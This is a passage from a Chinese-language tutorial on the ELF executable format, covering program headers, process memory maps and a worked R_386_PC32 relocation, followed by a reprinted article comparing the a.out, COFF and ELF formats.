04 .dynamic
05 .note.ABI-tag
06
```

结果显示，在可执行文件 ./test 中，总共有 7 个 segments。同时，该结果也很明白显示出了哪些 section 映射到哪一个 segment 当中去。比方在索引为 2 的那个 segment 中，总共有 15 个 sections 映射进来，其中包括我们前面提到过的 .text section。注意这个 segment 有两个标志: R 和 E。这个表示该 segment 是可读的，也可执行的。如果你看到标志中有 W，那表示该 segment 是可写的。

我们还是来解释一下上面的结果，希望你能对照着 TISCv1.2 规范里面的文本来看，我这里也列出程序头表条目的 C 结构：

```
typedef struct {
        Elf32_Word    p_type;
        Elf32_Off     p_offset;
        Elf32_Addr    p_vaddr;
        Elf32_Addr    p_paddr;
        Elf32_Word    p_filesz;
        Elf32_Word    p_memsz;
        Elf32_Word    p_flags;
        Elf32_Word    p_align;
} Elf32_Phdr;
```

上面类型为 PHDR 的 segment，用来包含程序头表本身。类型为 INTERP 的 segment 只包含一个 section，那就是 .interp。在这个 section 中，包含了动态链接过程中所使用的解释器路径和名称。在 Linux 里面，这个解释器实际上就是 /lib/ ，这可以通过下面的 hexdump 看出来：

```
[yihect@juliantec test_2]$ hexdump -s 0x114 -n 32 -C ./test
00000114 2f 6c 69 62 2f 6c 64 2d 6c 69 6e 75 78 2e 73 6f |/lib/ld-linux.so|
00000124 2e 32 00 00 04 00 00 00 10 00 00 00 01 00 00 00 |.2..............|
00000134
```

为什么会有这样的一个 segment？这是因为我们写的应用程序通常都需要使用动态链接库.so，就像 test 程序中所使用的 libsub.so 一样。我们还是先大致说说程序在 linux 里面是怎么样运行起来的吧。当你在 shell 中敲入一个命令要执行时，内核会帮我们创建一个新的进程，它在往这个新进程的进程空间里面加载进可执行程序的代码段和数据段后，也会加载进动态连接器(在 Linux 里面通常就是 /lib/ld-linux.so 符号链接所指向的那个程序，它本省就是一个动态库)的代码段和数据。在这之后，内核将控制传递给动态链接库里面的代码。动态连接器接下来负责加载该命令应 用程序所需要使用的各种动态库。加载完毕，动态连接器才将控制传递给应用程序的 main 函数。如此，你的应用程序才得以运行。

这里说的只是大致的应用程序启动运行过程，更详细的，我们会在后续的文章中继续讨论。我们说 link editor 链接的应用程序只是部分链接过的应用程序。经常的，在应用程序中，会使用很多定义在动态库中的函数。最最基础的比方 C 函数库(其本身就是一个 动态库)中定义的函数，每个应用程序总要使用到，就像我们 test 程序中使用到的 printf 函数。为了使得应用程序能够正确使用动态库，动态连接器在加载动态库后，它还会做更进一步的链接，这就是所谓的动态链接。为了让动态连接器能成功的完成动态链接过程，在前面运行的 link editor 需要在应用程序可执行文件中生成数个特殊的 sections，比方 .dynamic、.dynsym、.got 和.plt 等等。这些内容我们会在后面的文章中进行讨论。

我们先回到上面所输出的文件头表中。在接下来的数个 segments 中，最重要的是三个 segment：代码段，数据段和堆栈段。代码段和堆栈段的 VirtAddr 列的值分别为 0x08048000 和 0x0804973c。这是什么意思呢？这是说对应的段要加载在进程虚拟地址空间中的起始地址。虽然在可执行文件中规定了 text segment 和 data segment 的起始地址，但是最终，在内存中的这些段的真正起始地址，却可能不是这样的，因为在动态链接器加载这些段的时候，需要考虑到页面对齐的因素。为什么？因为 像 x86 这样的架构，它给内存单元分配读写权限的最小单位是页(page)而不是字节。也就是说，它能规定从某个页开始、连续多少页是只读的。

却不能规定 从某个页内的哪一个字节开始，连续多少个字节是只读的。因为 x86 架构中，一个 page 大小是 4k，所以，动态链接器在加载 segment 到虚拟内存中的时候，其真实的起始地址的低 12 位都是零，也即以 0x1000 对齐。

我们先来看看一个真实的进程中的内存空间信息，拿我们的 test 程序作为例子。在 Linux 系统中，有一个特殊的由内核实现的虚拟文件系统 /proc。内核实现这个文件系统，并将它作为整个 Linux 系统面向外部世界的一个接口。我们可以通过 /proc 观察到一个正在运行着的 Linux 系统的内核数据信息以及各进程相关的信息。所以我们如果要查看某一个进程的内存空间情况，也可以通过它来进行。使用 /proc 唯一需要注意的是，由于我们的 test 程序很小，所以当我们运行起来之后，它很快就会结束掉，使得我们没有时间去查看 test 的进程信息。我们需要想办法让它继续运行，或者最起码运行直到让我 们能从 /proc 中获取得到想要的信息后再结束。

我们有多种选择。最简单的是，在 test main 程序中插入一个循环，然后在循环中放入 sleep() 的调用，这样当程序运行到这个循环的时候，就会进入“运行-睡眠-运行-睡眠”循环中。这样我们就有机会去看它的虚拟内存空间信息。另外一个方法，是使用调试器，如 GDB。我们设置一个断点，然后在调试过程中让 test 进程在这个断点处暂停，这样我们也有机会获得地址空间的信息。我们这里就使用这种方法。 当然，为了能让 GDB 调试我们的 test，我们得在编译的时候加上"-g"选项。最后我们用下面的命令得到 test 程序对应进程的地址空间信息。

```
[yihect@juliantec ~]$ cat /proc/`pgrep test`/maps
00103000-00118000 r-xp 00000000 08:02 544337 /lib/ld-2.3.4.so
00118000-00119000 r--p 00015000 08:02 544337 /lib/ld-2.3.4.so
00119000-0011a000 rw-p 00016000 08:02 544337 /lib/ld-2.3.4.so
0011c000-00240000 r-xp 00000000 08:02 544338 /lib/tls/libc-2.3.4.so
00240000-00241000 r--p 00124000 08:02 544338 /lib/tls/libc-2.3.4.so
00241000-00244000 rw-p 00125000 08:02 544338 /lib/tls/libc-2.3.4.so
00244000-00246000 rw-p 00244000 00:00 0
00b50000-00b51000 r-xp 00000000 08:02 341824 /usr/lib/libsub.so
00b51000-00b52000 rw-p 00000000 08:02 341824 /usr/lib/libsub.so
08048000-08049000 r-xp 00000000 08:05 225162 /home/yihect/test_2/test
08049000-0804a000 rw-p 00000000 08:05 225162 /home/yihect/test_2/test
b7feb000-b7fed000 rw-p b7feb000 00:00 0
```

```
b7fff000-b8000000 rw-p b7fff000 00:00 0
bff4c000-c0000000 rw-p bff4c000 00:00 0
ffffe000-fffff000 ---p 00000000 00:00 0
```

注意，上面命令中的 pgre test 是用`括起来的，它不是单引号，而是键盘上 Esc 字符下面的那个字符。从这个结果上可以看出，所有的段，其起始地址和结束地址(前面两列)都是 0x1000 对齐的。结果中也列出了对应的段是从哪里引过来 的，比方动态链接器/lib/ld-2.3.4.so、C 函数库和 test 程序本身。注意看 test 程序引入的代码段起始地址是 0x08048000，这和我们 ELF 文件中指定的相同，但是结束地址却是 0x08049000，和文件中指定的不一致(0x08048000+0x0073c=0x0804873c)。这 里，其实加载器也把数据 segment 中开头一部分也映射进了 text segment 中去；同样的，进程虚拟内存空间中的 data segment 从 08049000 开始，而可执行文件中指定的是从 0x0804973c 开始。所以加载器也把代码 segment 中末尾一部分也映射进了 data segment 中去了。

从程序头表中我们可以看到一个类型为 GNU_STACK 的 segment，这是 stack segment。程序头表中的这一项，除了 Flg/Align 两列不为空外， 其他列都为 0。这是因为堆栈段在虚拟内存空间中，从哪里开始、占多少字节是由内核说了算的，而不决定于可执行程序。实际上，内核决定把堆栈段放在整个进程 地址空间的用户空间的最上面，所以堆栈段的末尾地址就是 0xc0000000。别忘记在 x86 中，堆栈是从高向低生长的。

好，为了方便你对后续文章的理解，我们在这里讨论一种比较简单的重定位类型 R_386_PC32。前面我们说过重定义的含义，也即在连接阶段，根据某种计算方式计算出一个新的值(通常是地址)，然后将这个值重新改写到对象文件或 者内存映像中某个 section 中的某个地址单元中去的这样一个过程。那所谓重定位类型，就规定了使用何种方式，去计算这个值。既然是计算，那就肯定需要 涉及到所要纳入计算的变量。实际上，具体有哪些变量参与计算如同如何进行计算一样也是不固定的，各种重定位类型有自己的规定。

根据规范里面的规定，重定位类型 R_386_PC32 的计算需要有三个变量参与：S，A 和 P。其计算方式是 S+A-P。根据规范，当 R_386_PC32 类型的重定位发生在 link editor 链接若干个 .o 对象文件从而形成可执行文件的过程中的时候，变量 S 指代的是被重定位的符号的实际运行时地址，而变量 P 是重定位所影响到的地址单元的实际运行时地址。在运 行于 x86 架构上的 Linux 系统中，这两个地址都是虚拟地址。变量 A 最简单，就是重定位所需要的附加数，它是一个常数。别忘了 x86 架构所使用的重定位 条目结构体类型是 Elf32_Rela，所以附加数就存在于受重定位影响的地址单元中。重定位最后将计算得到的值 patch 到这个地址单元中。

或许，咱们举一个实际例子来阐述可能对你更有用。在我们的 test 程序中，test.c 的 main 函数中需要调用定义在 sum.o 中的 sum_func 函数，所以 link editor 在将 test.o/sum.o 联结成可执行文件 test 的时候，必须处理一个重定位，这个重定位就是 R_386_PC32 类型的。我们先用 objdump 来查看 test.o 中的 .text section 内容(我只选取了前面一部分)：

```
[yihect@juliantec test_2]$ objdump -d -j .text ./test.o

./test.o: file format elf32-i386

Disassembly of section .text:

00000000 <main />:
0: 55 push %ebp
1: 89 e5 mov %esp,%ebp
3: 83 ec 18 sub $0x18,%esp
6: 83 e4 f0 and $0xfffffff0,%esp
9: b8 00 00 00 00 mov $0x0,%eax
e: 83 c0 0f add $0xf,%eax
11: 83 c0 0f add $0xf,%eax
14: c1 e8 04 shr $0x4,%eax
17: c1 e0 04 shl $0x4,%eax
1a: 29 c4 sub %eax,%esp
1c: c7 45 fc 0a 00 00 00 movl $0xa,0xfffffffc(%ebp)
23: c7 45 f8 2d 00 00 00 movl $0x2d,0xfffffff8(%ebp)
2a: c7 45 f4 03 00 00 00 movl $0x3,0xfffffff4(%ebp)
31: c7 45 f0 48 00 00 00 movl $0x48,0xfffffff0(%ebp)
38: 83 ec 08 sub $0x8,%esp
3b: ff 75 f0 pushl 0xfffffff0(%ebp)
3e: ff 75 f4 pushl 0xfffffff4(%ebp)
```

```
41: e8 fc ff ff ff call 42
46: 83 c4 08 add $0x8,%esp
49: 50 push %eax
4a: 83 ec 0c sub $0xc,%esp
4d: ff 75 f8 pushl 0xfffffff8(%ebp)
50: ff 75 fc pushl 0xfffffffc(%ebp)
53: e8 fc ff ff ff call 54
58: 83 c4 14 add $0x14,%esp
......
```

如结果所示，在离开 .text section 开始 0x53 字节的地方，有一条 call 指令。这条指令是对 sum_func 函数的调用，objdump 将其反汇编成 call 54，这是因为偏移 0x54 字节的地方原本应该放着 sum_func 函数的地址，但现在因为 sum_func 定义在 sum.o 中，所以这个地方就是重定位需要做 patch 的地址单元所在处。我们注意到，这个地址单元的值为 0xfffffffc，也就是十进制的 -4(计算机中数是用补码表示的)。所以，参与重定位运算的变量 A 就确定了，即是 -4。

我们在 test.o 中找出影响该地址单元的重定位记录如下：

```
[yihect@juliantec test_2]$ readelf -r ./test.o | grep 54
00000054 00000a02 R_386_PC32 00000000 sum_func
```

果然，如你所见，该条重定位记录是 R_386_PC32 类型的。前面变量 A 确定了，那么另外两个变量 S 和变量 P 呢？从正向去计算这两个变量的值比较麻烦。尽管我们知道，在 Linux 里面，链接可执行程序时所使 用的默认的链接器脚本将最后可执行程序的 .text segment 起始地址设置在 0x08048000 的位置。但是，从这个地址出发，去寻找符号(函数)sub_func 和 上面受重定位影响的地址单元的运行时地址的话，需要经过很多人工计算，所以比较麻烦。

相反的，我们使用 objdump 工具像下面这样分析最终链接生成的可执行程序 ./test 的 .text segment 段，看看函数 sum_func 和 那个受影响单元的运行时地址到底是多少，这是反向的查看链接器的链接结果。链接器在链接的过程中是正向的将正确的地址分配给它们的。

```
[yihect@juliantec test_2]$ objdump -d -j .text ./test

./test: file format elf32-i386

Disassembly of section .text:

08048498 :
8048498: 31 ed xor %ebp,%ebp
......
08048540 <main />:
......
804858a: 83 ec 0c sub $0xc,%esp
804858d: ff 75 f8 pushl 0xfffffff8(%ebp)
8048590: ff 75 fc pushl 0xfffffffc(%ebp)
8048593: e8 74 00 00 00 call 804860c
8048598: 83 c4 14 add $0x14,%esp
804859b: 50 push %eax
......

0804860c :
804860c: 55 push %ebp
804860d: 89 e5 mov %esp,%ebp
804860f: 8b 45 0c mov 0xc(%ebp),%eax
8048612: 03 45 08 add 0x8(%ebp),%
8048615: c9 leave
8048616: c3 ret
8048617: 90 nop
```

.....

从中很容易的就可以看出，链接器给函数 sum_func 分配的运行时地址是 0x0804860c，所以变量 S 的值就是 0x0804860c。那么变量 P 呢？它表示的是重定位所影响地址单元的运行地址。如果要计算这个地址，我们可以先看看 main 函数的运行时地址，再加上 0x54 字节的偏移来得到。从上面看出 main 函数的运行时地址为 0x08048540，所以重定位所影响地址单元的运行时地址为 0x08048540+0x54 = 0x08048594。所以重定位计算的最终结果为：

S+A-P = 0x0804860c+(-4)-0x08048594 = 0x00000074

从上面可以看出，链接器在链接过程中，确实也把这个计算得到的结果存储到了上面 call 指令操作数所在的地址单元中去了。那么，程序在运行时，是如何凭借这样一条带有如此操作数的 call 指令来调用到(或者跳转到)函数 sum_func 中去的呢？

你看，调用者 main 和被调用者 sum_func 处在同一个 text segment 中。根据 x86 架构或者 IBM 兼容机的汇编习惯，段内转移或者段内跳转时使用的寻址方式是 PC 相对寻址。也就是若要让程序从一个段内的 A 处，跳转到同一段内的 B 处，那么 PC 相对寻址会取程序在 A 处执行时的 PC 值，再加上某一个偏移值(offset)，得到要跳转的目标地址(B 处地址)。那 么，对于 x86 架构来说，由于有规定，PC 总是指向下一条要执行的指令，那么当程序执行在 call 指令的时候，PC 指向的是下一条 add 指令，其值也就是 0x8048598。最后，寻址的时候再加上 call 指令的操作数 0x74 作为偏移，计算最终的 sum_func 函数目标地址为 0x8048598+0x74 = 0x804860c。

有点意思吧:)，如果能绕出来，那说明我们是真的明白了，其实，绕的过程本身就充满着趣味性，就看你自己的心态了。说到这里，本文行将结束。本文所 介绍的很多内容，可能在某些同学眼中会过于简单，但是为了体现知识的完整性、同时也为了让大家先有个基础以便更容易的看后续的文章，我们还是在这里介绍一 下 ELF 格式的基础知识。下面一篇关于 ELF 主题的文章，将详细介绍动态连接的内在实现。届时，你将看到大量的实际代码挖掘。

ELF 及其他可执行文件的分析（蛮不错的）

(说明：分析 u-boot，在 LINUX 下的文件里包含的是 ELF 格式的程序，所以出了会 AT&T 语法外还必须得懂得 ELF 格式，下面是一篇非常不错的介绍文章，我查阅了很多资料，推荐这篇文章）

UNIX/LINUX 平台可执行文件格式分析

作者：施聪 2005-01-13 17:24:31 来自：IBM DW 中国

本文讨论了 UNIX/LINUX 平台下三种主要的可执行文件格式：a.out（assembler and link editor output 汇编器和链接编辑器的输出）、COFF（Common Object File Format 通用对象文件格式）、ELF（Executable and Linking Format 可执行和链接格式）。首先是对可执行文件格式的一个综述，并通过描述 ELF 文件加载过程以揭示可执行文件内容与加载运行操作之间的关系。随后依此讨论了此三种文件格式，并着重讨论 ELF 文件的动态连接机制，其间也穿插了对各种文件格式优缺点的评价。最后对三种可执行文件格式有一个简单总结，并提出作者对可文件格式评价的一些感想。

可执行文件格式综述

相对于其它文件类型，可执行文件可能是一个操作系统中最重要的文件类型，因为它们是完成操作的真正执行者。可执行文件的 大小、运行速度、资源占用情况以及可扩展性、可移植性等与文件格式的定义和文件加载过程紧密相关。研究可执行文件的格式对编写高性能程序和一些黑客技术的 运用都是非常有意义的。

不管何种可执行文件格式，一些基本的要素是必须的，显而易见的，文件中应包含代码和数据。因为文件可能引用外部文件定义的符号（变量和函数），因此 重定位信息和符号信息也是需要的。一些辅助信息是可选的，如调试信息、硬件信息等。基本上任意一种可执行文件格式都是按区间保存上述信息，称为段（Segment）或节（Section）。不同的文件格式中段和节的含义可能有细微区别，但根据上下文关系可以很清楚的理解，这不是关键问题。最后，可 执行文件通常都有一个文件头部以描述本文件的总体结构。

相对可执行文件有三个重要的概念：编译（compile）、连接（link，也可称为链接、联接）、加载（load）。源程序文件被编译成目标文 件，多个目标文件被连接成一个最终的可执行文件，可执行文件被加载到内存中运行。因为本文重点是讨论可执行文件格式，因此加载过程也相对重点讨论。下面是 LINUX 平台下 ELF 文件加载过程的一个简单描述。

1：内核首先读 ELF 文件的头部，然后根据头部的数据指示分别读入各种数据结构，找到标记为可加载（loadable）的段，并调用函数 mmap()把段内容加载到内存中。在加载之前，内核把段的标记直接传递给 mmap()，段的标记指示该段在内存中是否可读、可写，可执行。显然，文本段是只读可执行，而数据段是可读可写。这种方式是利用了现代操作系统和处理器 对内存的保护功能。著名的 Shellcode（参考资料 17）的编写技巧则是突破此保护功能的一个实际例子。

2：内核分析出 ELF 文件标记为 PT_INTERP 的段中所对应的动态连接器名称，并加载动态连接器。现代 LINUX 系统的动态连接器通常是 /lib/ld-linux.so.2，相关细节在后面有详细描述。

3：内核在新进程的堆栈中设置一些标记-值对，以指示动态连接器的相关操作。

4：内核把控制传递给动态连接器。

5：动态连接器检查程序对外部文件（共享库）的依赖性，并在需要时对其进行加载。

6：动态连接器对程序的外部引用进行重定位，通俗的讲，就是告诉程序其引用的外部变量/函数的地址，此地址位于共享库被加载在内存的区间内。动态连接还有一个延迟（Lazy）定位的特性，即只在"真正"需要引用符号时才重定位，这对提高程序运行效率有极大帮助。

7：动态连接器执行在 ELF 文件中标记为 .init 的节的代码，进行程序运行的初始化。在早期系统中，初始化代码对应函数 _init(void)(函数名强制固定)，在现代系统中，则对应形式为

```
void
__attribute((constructor))
init_function(void)
{
……
}
```

其中函数名为任意。

8：动态连接器把控制传递给程序，从 ELF 文件头部中定义的程序进入点开始执行。在 a.out 格式和 ELF 格式中，程序进入点的值是显式存在的，在 COFF 格式中则是由规范隐含定义。

从上面的描述可以看出，加载文件最重要的是完成两件事情：加载程序段和数据段到内存；进行外部定义符号的重定位。重定位是程序连接中一个重要概念。 我们知道，一个可执行程序通常是由一个含有 main() 的主程序文件、若干目标文件、若干共享库（Shared Libraries）组成。（注：采用一些特别的技巧，也可编写没有 main 函数的程序，请参阅参考资料 2）一个 C 程序可能引用共享库定义的变量或函数，换句话说就是程序运行时必须知道这些变量/函数的地址。在静态连接中，程序所有需要使用的外

部定义都完全包含在可执 行程序中，而动态连接则只在可执行文件中设置相关外部定义的一些引用信息，真正的重定位是在程序运行之时。静态连接方式有两个大问题：如果库中变量或函数 有任何变化都必须重新编译连接程序；如果多个程序引用同样的变量/函数，则此变量/函数会在文件/内存中出现多次，浪费硬盘/内存空间。比较两种连接方式 生成的可执行文件的大小，可以看出有明显的区别。

a.out 文件格式分析
a.out 格式在不同的机器平台和不同的 UNIX 操作系统上有轻微的不同，例如在 MC680x0 平台上有 6 个 section。下面我们讨论的是最"标准"的格式。

a.out 文件包含 7 个 section，格式如下：
exec header（执行头部，也可理解为文件头部）
text segment（文本段）
data segment(数据段)
text relocations(文本重定位段)
data relocations（数据重定位段）
symbol table（符号表）
string table（字符串表）

执行头部的数据结构：

```
struct exec {
              unsigned long     a_midmag;       /* 魔数和其它信息 */
              unsigned long     a_text;          /* 文本段的长度 */
              unsigned long     a_data;          /* 数据段的长度 */
              unsigned long     a_bss;            /* BSS 段的长度 */
              unsigned long     a_syms;          /* 符号表的长度 */
              unsigned long     a_entry;         /* 程序进入点 */
              unsigned long     a_trsize;       /* 文本重定位表的长度 */
```

```
        unsigned long     a_drsize;       /* 数据重定位表的长度 */
};
```

文件头部主要描述了各个 section 的长度，比较重要的字段是 a_entry（程序进入点），代表了系统在加载程序并初试化各种环境后开始执行程序代码的入口。这个字段在后面讨论的 ELF 文件头部中也有出现。由 a.out 格式和头部数据结构我们可以看出，a.out 的格式非常紧凑，只包含了程序运行所必须的信息（文本、数据、BSS），而且每个 section 的顺序是固定的。这种结构缺乏扩展性，如不能包含"现代"可执行文件中常见的调试信息，最初的 UNIX 黑客对 a.out 文件调试使用的工具是 adb，而 adb 是一种机器语言调试器！

a.out 文件中包含符号表和两个重定位表，这三个表的内容在连接目标文件以生成可执行文件时起作用。在最终可执行的 a.out 文件中，这三个表的长度都为 0。a.out 文件在连接时就把所有外部定义包含在可执行程序中，如果从程序设计的角度来看，这是一种硬编码方式，或者可称为模块之间是强藕和的。在后面的讨论中，我们 将会具体看到 ELF 格式和动态连接机制是如何对此进行改进的。

a.out 是早期 UNIX 系统使用的可执行文件格式，由 AT&T 设计，现在基本上已被 ELF 文件格式代替。a.out 的设计比较简单，但其设计思想明显的被后续的可执行文件格式所继承和发扬。可以参阅参考资料 16 和阅读参考资料 15 源代码加深对 a.out 格式的理解。参考资料 12 讨论了如何在"现代"的红帽 LINUX 运行 a.out 格式文件。

COFF 文件格式分析
COFF 格式比 a.out 格式要复杂一些，最重要的是包含一个节段表(section table)，因此除了 .text，.data，和 .bss 区段以外，还可以包含其它的区段。另外也多了一个可选的头部，不同的操作系统可一对此头部做特定的定义。

COFF 文件格式如下：
File Header(文件头部)
Optional Header(可选文件头部)
Section 1 Header(节头部)

.....
Section n Header(节头部)
Raw Data for Section 1(节数据)
Raw Data for Section n(节数据)
Relocation Info for Sect. 1(节重定位数据)
Relocation Info for Sect. n(节重定位数据)
Line Numbers for Sect. 1(节行号数据)
Line Numbers for Sect. n(节行号数据)
Symbol table(符号表)
String table(字符串表)

文件头部的数据结构：

```
struct filehdr
     {
         unsigned short   f_magic;       /* 魔数 */
             unsigned short   f_nscns;       /* 节个数 */
             long                        f_timdat;     /* 文件建立时间 */
             long                        f_symptr;     /* 符号表相对文件的偏移量 */
             long                        f_nsyms;       /* 符号表条目个数 */
             unsigned short   f_opthdr;     /* 可选头部长度 */
             unsigned short   f_flags;       /* 标志 */
     };
```

COFF 文件头部中魔数与其它两种格式的意义不太一样，它是表示针对的机器类型，例如 0x014c 相对于 I386 平台，而 0x268 相对于 Motorola 68000 系列等。当 COFF 文件为可执行文件时，字段 f_flags 的值为 F_EXEC（0X00002），同时也表示此文件没有未解析的符号，换句话说，也就是重定位在连接时就已经完成。由此也可以看出，原始的 COFF 格式不支持动态连接。为了解决这个问题以及增加一些新的特

性，一些操作系统对 COFF 格式进行了扩展。Microsoft 设计了名为 PE（Portable Executable）的文件格式，主要扩展是在 COFF 文件头部之上增加了一些专用头部，具体细节请参阅参考资料 18，某些 UNIX 系统也对 COFF 格式进行了扩展，如 XCOFF（extended common object file format）格式，支持动态连接，请参阅参考资料 5。

紧接文件头部的是可选头部，COFF 文件格式规范中规定可选头部的长度可以为 0，但在 LINUX 系统下可选头部是必须存在的。下面是 LINUX 下可选头部的数据结构：

```
typedef struct
{
        char     magic[2];         /* 魔数 */
        char     vstamp[2];         /* 版本号 */
        char     tsize[4];         /* 文本段长度 */
        char     dsize[4];         /* 已初始化数据段长度 */
        char     bsize[4];         /* 未初始化数据段长度 */
        char     entry[4];         /* 程序进入点 */
        char     text_start[4];              /* 文本段基地址 */
        char     data_start[4];              /* 数据段基地址 */
}
COFF_AOUTHDR;
```

字段 magic 为 0413 时表示 COFF 文件是可执行的，注意到可选头部中显式定义了程序进入点，标准的 COFF 文件没有明确的定义程序进入点的值，通常是从 .text 节开始执行，但这种设计并不好。

前面我们提到，COFF 格式比 a.out 格式多了一个节段表，一个节头条目描述一个节数据的细节，因此 COFF 格式能包含更多的节，或者说可以根据实际需要，增加特定的节，具体表现在 COFF 格式本身的定义以及稍早提及的 COFF 格式扩展。我个人认为，节段表的出现可能是 COFF 格式相对 a.out 格式最大的进步。下面我们将简单描述 COFF 文件中节的数据结构，因为节的意义更多体现在程序的编译和连接

上，所以本文不对其做更多的描述。此外，ELF 格式和 COFF 格式对节的定义非常相似，在随后的 ELF 格式分析中，我们将省略相关讨论。

```
struct COFF_scnhdr
{
       char  s_name[8];          /* 节名称 */
       char  s_paddr[4];        /* 物理地址 */
      char  s_vaddr[4];        /* 虚拟地址 */
       char  s_size[4];          /* 节长度 */
      char  s_scnptr[4];        /* 节数据相对文件的偏移量 */
       char  s_relptr[4];        /* 节重定位信息偏移量 */
       char  s_lnnoptr[4];        /* 节行信息偏移量 */
       char  s_nreloc[2];        /* 节重定位条目数 */
       char  s_nlnno[2];        /* 节行信息条目数 */
       char  s_flags[4];        /* 段标记 */
};
```

有一点需要注意：LINUX 系统中头文件 coff.h 中对字段 s_paddr 的注释是"physical address"，但似乎应该理解为"节被加载到内存中所占用的空间长度"。字段 s_flags 标记该节的类型，如文本段、数据段、BSS 段等。在 COFF 的节中也出现了行信息，行信息描述了二进制代码与源代码的行号之间的对映关系，在调试时很有用。

参考资料 19 是一份对 COFF 格式详细描述的中文资料，更详细的内容请参阅参考资料 20。

ELF 文件格式分析

ELF 文件有三种类型：可重定位文件：也就是通常称的目标文件，后缀为.o。共享文件：也就是通常称的库文件，后缀 为.so。可执行文件：本文主要讨论的文件格式，总的来说，可执行文件的格式与上述两种

文件的格式之间的区别主要在于观察的角度不同：一种称为连接视图 （Linking View），一种称为执行视图（Execution View）。

首先看看 ELF 文件的总体布局：
ELF header(ELF 头部)
Program header table(程序头表)
Segment1（段 1）
Segment2（段 2）
……
Sengmentn（段 n）
Setion header table(节头表，可选)

段由若干个节(Section)构成,节头表对每一个节的信息有相关描述。对可执行程序而言，节头表是可选的。参考资料 1 中作者谈到把节头表的所有数据全部设置为 0，程序也能正确运行！ELF 头部是一个关于本文件的路线图（road map），从总体上描述文件的结构。下面是 ELF 头部的数据结构：

```
typedef struct
{
	unsigned char e_ident[EI_NIDENT];	/* 魔数和相关信息 */
	Elf32_Half	e_type;			/* 目标文件类型 */
	Elf32_Half	e_machine;		/* 硬件体系 */
	Elf32_Word	e_version;		/* 目标文件版本 */
	Elf32_Addr	e_entry;		/* 程序进入点 */
	Elf32_Off	 e_phoff;		/* 程序头部偏移量 */
	Elf32_Off	 e_shoff;		/* 节头部偏移量 */
	Elf32_Word	e_flags;		/* 处理器特定标志 */
	Elf32_Half	e_ehsize;		/* ELF 头部长度 */
	Elf32_Half	e_phentsize;		/* 程序头部中一个条目的长度 */
```

```
        Elf32_Half      e_phnum;                    /* 程序头部条目个数    */
        Elf32_Half      e_shentsize;                /* 节头部中一个条目的长度 */
        Elf32_Half      e_shnum;                    /* 节头部条目个数 */
        Elf32_Half      e_shstrndx;                 /* 节头部字符表索引 */
} Elf32_Ehdr;
```

下面我们对 ELF 头表中一些重要的字段作出相关说明，完整的 ELF 定义请参阅参考资料 6 和参考资料 7。

e_ident[0]-e_ident[3]包含了 ELF 文件的魔数，依次是 0x7f、'E'、'L'、'F'。注意，任何一个 ELF 文件必须包含 此魔数。参考资料 3 中讨论了利用程序、工具、/Proc 文件系统等多种查看 ELF 魔数的方法。e_ident[4]表示硬件系统的位数，1 代表 32 位，2 代表 64 位。 e_ident[5]表示数据编码方式，1 代表小印第安排序（最大有意义的字节占有最低的地址），2 代表大印第安排序（最大有意义的字节占有最高的地 址）。e_ident[6]指定 ELF 头部的版本，当前必须为 1。e_ident[7]到 e_ident[14]是填充符，通常是 0。ELF 格式规范中定 义这几个字节是被忽略的，但实际上是这几个字节完全可以可被利用。如病毒 Lin/Glaurung.676/666（参考资料 1）设置 e_ident[7]为 0x21,表示本文件已被感染；或者存放可执行代码（参考资料 2）。ELF 头部中大多数字段都是对子头部数据的描述，其意义相对比较简单。值得注意的是某些病毒可能修改字段 e_entry（程序进入点）的值，以指向 病毒代码，例如上面提到的病毒 Lin/Glaurung.676/666。

一个实际可执行文件的文件头部形式如下：（利用命令 readelf）

```
    ELF Header:
    Magic:     7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
    Class:                                                ELF32
    Data:                                                 2's complement, little
endian
    Version:                                              1 (current)
    OS/ABI:                                               UNIX - System V
```

```
ABI Version:                                       0
Type:                                              EXEC (Executable file)
Machine:                                           Intel 80386
Version:                                           0x1
Entry point address:                               0x80483cc
Start of program headers:                          52 (bytes into file)
Start of section headers:                          14936 (bytes into file)
Flags:                                             0x0
Size of this header:                               52 (bytes)
Size of program headers:                           32 (bytes)
Number of program headers:                         6
Size of section headers:                           40 (bytes)
Number of section headers:                         34
Section header string table index: 31
```

紧接 ELF 头部的是程序头表，它是一个结构数组，包含了 ELF 头表中字段 e_phnum 定义的条目，结构描述一个段或其他系统准备执行该程序所需要的信息。

```
typedef struct {
          Elf32_Word   p_type;        /* 段类型 */
          Elf32_Off     p_offset;             /* 段位置相对于文件开始处的偏移量 */
          Elf32_Addr   p_vaddr;          /* 段在内存中的地址 */
          Elf32_Addr   p_paddr;          /* 段的物理地址 */
          Elf32_Word   p_filesz;        /* 段在文件中的长度 */
          Elf32_Word   p_memsz;        /* 段在内存中的长度 */
          Elf32_Word   p_flags;        /* 段的标记 */
```

```
        Elf32_Word   p_align;        /* 段在内存中对齐标记 */
   } Elf32_Phdr;
```

在详细讨论可执行文件程序头表之前，首先查看一个实际文件的输出：

```
   Program Headers:
Type                   Offset     VirtAddr     PhysAddr     FileSiz MemSiz   Flg Align
PHDR                   0x000034 0x08048034 0x08048034 0x000c0 0x000c0 R E 0x4
INTERP                0x0000f4 0x080480f4 0x080480f4 0x00013 0x00013 R     0x1
          [Requesting program interpreter: /lib/ld-linux.so.2]
     LOAD                      0x000000 0x08048000 0x08048000 0x00684 0x00684 R E 0x1000
     LOAD                      0x000684 0x08049684 0x08049684 0x00118 0x00130 RW   0x1000
     DYNAMIC                 0x000690 0x08049690 0x08049690 0x000c8 0x000c8 RW   0x4
     NOTE                      0x000108 0x08048108 0x08048108 0x00020 0x00020 R     0x4

    Section to Segment mapping:
   Segment Sections...
     00
     01         .interp
     02         .interp .note.ABI-
tag .hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt
.init .plt .text .fini .rodata .eh_frame
     03         .data .dynamic .ctors .dtors .jcr .got .bss
     04         .dynamic
05         .note.ABI-tag

Section Headers:
   [Nr]
```

```
Name                              Type                        Addr          Off       Size      ES
Flg Lk Inf Al
  [ 0]                                  NULL                        00000000 000000
000000 00           0     0   0
  [ 1] .interp                    PROGBITS                 080480f4 0000f4 000013
00     A   0     0   1
  [ 2] .note.ABI-tag          NOTE                       08048108 000108 000020
00     A   0     0   4
  [ 3] .hash                        HASH                       08048128 000128 000040
04     A   4     0   4
  [ 4] .dynsym                    DYNSYM                   08048168 000168 0000b0
10     A   5     1   4
  [ 5] .dynstr                    STRTAB                   08048218 000218 00007b
00     A   0     0   1
  [ 6] .gnu.version           VERSYM                   08048294 000294 000016
02     A   4     0   2
